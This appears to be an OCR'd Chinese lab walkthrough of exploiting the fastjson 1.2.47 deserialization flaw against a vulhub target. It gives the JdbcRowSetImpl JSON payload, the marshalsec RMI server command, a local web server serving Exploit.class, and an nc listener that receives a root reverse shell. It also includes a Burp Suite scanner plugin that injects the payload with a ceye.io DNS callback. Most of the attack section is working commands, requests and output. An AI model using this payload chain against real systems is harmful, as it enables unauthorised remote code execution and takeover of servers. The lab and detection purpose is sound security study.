
```
C:\Users\Administrator\Desktop\fastjson-1.2.47-RCE-1-master
λ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```



```
C:\Users\Administrator
λ nc.exe -lvp 8888
listening on [any] 8888 ...
```

向靶机发送poc


```
{
    "name":{
        "@type":"java.lang.Class",
        "val":"com.sun.rowset.JdbcRowSetImpl"
    },
    "x":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://192.168.0.190:9999/Exploit",
        "autoCommit":true
    }
}
```




```
POST / HTTP/1.1
Host: 192.168.0.151:8090
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0)
Gecko/20100101 Firefox/18.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 263

{
    "name":{
        "@type":"java.lang.Class",
        "val":"com.sun.rowset.JdbcRowSetImpl"
    },
    "x":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://192.168.0.190:9999/Exploit",
        "autoCommit":true
    }
}
```

```
HTTP/1.1 400
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 424
Date: Mon, 22 Jun 2020 09:31:11 GMT
Connection: close

<html><body><h1>Whitelabel Error Page</h1><p>This
application has no explicit mapping for /error, so you
are seeing this as a fallback.</p><div id='created'>Mon
Jun 22 09:31:11 UTC 2020</div><div>There was an
unexpected error (type=Bad Request,
status=400).</div><div>JSON parse error: set property
error, autoCommit; nested exception is
com.alibaba.fastjson.JSONException: set property
error, autoCommit</div></body></html>
```

RMI接受到请求并访问了并把请求Redirect到Web服务，Fastjson将会下载Exploit.class，并解析执行。




```
C:\Users\Administrator\Desktop\fastjson-1.2.47-RCE-1-master
λ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://192.168.0.190/#Exploit 9999
* Opening JRMP listener on 9999
Have connection from /192.168.0.151:51178
Reading message...
Is RMI.lookup call for Exploit 2
Sending remote classloading stub targeting http://192.168.0.190/Exploit.class
Closing connection
```



```
C:\Users\Administrator\Desktop\fastjson-1.2.47-RCE-1-master
λ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:192.168.0.151 - - [22/Jun/2020 17:51:22] "GET /Exploit.class
```

成功反弹shell




```
C:\Users\Administrator
λ nc.exe -lvp 8888
listening on [any] 8888 ...
192.168.0.151: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.0.190] from (UNKNOWN) [192.168.0.151] 41184: NO_DATA
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c69f7eb7cf31:/# whoami
whoami
root
root@c69f7eb7cf31:/# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@c69f7eb7cf31:/#
```

0X03burpsuite漏洞检测插件


```
https://github.com/uknowsec/BurpSuite-Extender-fastjson
```

修改为自己的ceye和token值:



```
if response_is_json or request_contentType == 4:
    randomStr = randmd5() + "-1.2.24-"
    newBodyPayload = '{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://'+ str(randomStr) + '.r[redacted].ceye.io/Exploit","autoCommit":true}}
     # newBodyPayload = payload.format(str(randomStr), str(host), str(port))
    # 将字符串转换为字节 https://portswigger.net/burp/extender/api/burp/IExtensionHelpers.html#stringToBytes(java.lang.String)
    newBody = self._helpers.stringToBytes(newBodyPayload)
    # 重构json格式的数据不能用buildParameter, 要用buildHttpMessage替换整个body重构http消息。https://portswigger.net/burp/extender/api/burp/IExtensionHelpers.html
    newRequest = self._helpers.buildHttpMessage(request_header, newBody)
    ishttps = False
    expression = r'.*(443).*'
    if re.match(expression, str(port)):
        ishttps = True
    rep = self._callbacks.makeHttpRequest(host, port, ishttps, newRequest)
    r = requests.get("http://api.ceye.io/v1/records?token=72[redacted]d&type=dns&filter=" + str(randomStr))
    #print r.content
    if ((randomStr in r.content) and (r.status_code == 200)):
        messageInfo.setHighlight('yellow')
        print "[+] Target vulnerability"
        print "\t[-] host:" + str(host)
```

导入插件



Burp Suite Professional v2.1.07 - Temporary Project - licensed to surferxyz 汉化 By co3site

Burp 项目 测试器 重发器 窗口 Logger++ 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 Software Vulnerability Scanner CSRF Token Tracker JSON Bea
延期 BApp Store API 选项

Burp扩展

您可以使用自己或第三方代码自定义Burp的功能。

已经阅读	类型	名称
☑	Java	Knife v1.8 by bit4woo
☑	Python	Active Scan++
☑	Python	Autorize
☑	Java	Logger++
☑	Python	Fastjson Scan

加载Burp扩展

请输入扩展的详细信息以及如何处理标准输出和错误。

扩展细节


扩展类型: Python

扩展文件(.py):

标准出力

查找(I): BurpSuite-Extender-fastjson-master


1.txt
2.jpg
3.jpg
fastjson.py
README.md



已成功加载扩展程序。生成的输出和错误显示在下面。

```
[+] ##########################################
[+]     Fastjson Scan
[+]     Author:  瓦都剋
[+]     Email:   admin@w2n1ck.com
[+]     Blog:    https://www.w2n1ck.com
[+] ##########################################
```


访问下靶机地址，改为POST请求，将content-Type改为application/json



```
POST / HTTP/1.1
Host: 192.168.0.191:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 0
```

```
HTTP/1.1 400
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 422
Date: Tue, 23 Jun 2020 08:36:39 GMT
Connection: close

<html><body><h1>Whitelabel Error Page</h1><p>This application has no explicit mapping for /error,
so you are seeing this as a fallback.</p><div id='created'>Tue Jun 23 08:36:37 UTC
2020</div><div>There was an unexpected error (type=Bad Request, status=400).</div><div>Required
request body is missing: public java.lang.Object
org.vulhub.fastjsondemo.JSONController.setUser(org.vulhub.fastjsondemo.User)</div></body></html>
```

